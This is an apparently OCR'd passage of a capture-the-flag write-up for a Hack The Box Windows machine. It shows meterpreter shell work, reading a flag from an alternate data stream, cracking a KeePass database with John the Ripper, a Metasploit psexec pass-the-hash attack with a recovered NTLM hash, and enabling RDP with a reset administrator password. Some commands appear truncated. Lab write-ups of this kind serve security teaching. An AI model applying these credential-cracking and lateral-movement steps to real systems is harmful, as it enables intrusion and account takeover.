
```
meterpreter > cd Administrator
meterpreter > cd Desktop
meterpreter > ls -la
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  797   fil   2017-11-08 09:05:18 -0500  Windows 10 Update Assistant.lnk
100666/rw-rw-rw-  282   fil   2017-11-03 22:03:17 -0400  desktop.ini
100444/r--r--r--  36    fil   2017-12-24 02:51:10 -0500  hm.txt

meterpreter > cat hm.txt
The flag is elsewhere.  Look deeper.
meterpreter > shell
Process 1728 created.
Channel 6 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>dir /R
dir /R
 Volume in drive C has no label.
 Volume Serial Number is BE50-B1C9

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   7,378,563,072 bytes free
```

Hurray!! R flag with dir command discloses root.txt file and We successfully completed the 2nd task.

```
C:\Users\Administrator\Desktop>more < hm.txt:root.txt:$DATA
more < hm.txt:root.txt:$DATA
afbc5bd4b615a60648cec41c6ac92530
```

2nd Method

When you have fresh meterpreter session 1 then move into **/document** directory and download **CEH.kdbx** file. Here also we took help from our previous article TALLY.



Now run the python script that extracts a HashCat/john crackable hash from KeePass 1.x/2.X databases.

```
python keepass2john.py CEH.kdbx > passkey
```

Next, we have used John the ripper for decrypting the content of “passkey” with help of the following command.

```
john --format=KeePass --wordlist=/usr/share/wordlists/rockyou.txt passk
```


so we found the master key “moonshine1” for keepass2 which is an application used for hiding passwords of your system then you need to install it (keepass2) using the following command.

```
apt-get install keepass2 -y
```

```
root@kali:~/Desktop# python keepass2john.py CEH.kdbx > passkey
root@kali:~/Desktop# john --format=KeePass --wordlist=/usr/share/wordlists/rockyou.txt passkey
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64 OpenSSL])
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1       (CEH)
1g 0:00:00:54 DONE (2018-05-20 13:49) 0.01838g/s 1010p/s 1010c/s 1010C/s moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


After installing, run the below command and submit “moonshine1” in the field of the master key.

```
keepass2 tim.kdbx
```



Inside CEH we found so many credential, we copied all password from here and past into a text file and got few password and one NTLM hash value:


aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00




```
use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set rhost 10.10.10.63
msf exploit(windows/smb/psexec) > set smbuser administrator
msf exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b
msf exploit(windows/smb/psexec) > set lport 8888
msf exploit(windows/smb/psexec) > exploit
```

Awesome!!! We have meterpreter session 2 with proper NT AUTHORITY\SYSTEM permission, now use above steps to get the root.txt file.

Note: we have rebooted the target's VM before starting 2nd method.




At the time when you have fresh meterpreter session2 (via psexec) then execute the following command to enable remote desktop service in victim's machine.

```
run getgui -e
shell
```


Now we have victim's command prompt with administrator privilege thus we can change User administrator password directly by using net user command.

net user administrator 123



Now open a new terminal in your Kali Linux and type **rdesktop 10.10.10.63** command to access remote desktop services of victim's machine and after that submit credential **administrator: 123** for login.


BOOOOOM!!! Look at the screen of our victim, now let's grab the root flag and enjoy this GUI mode.



Finding user.txt is quite easy you can try by your own. To grab root.txt flag open the CMD prompt and type following command ad done above.

```
dir /R
more < hm.txt:root.txt
```

Enjoy Hacking!!!!



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

← **OLDER POSTS**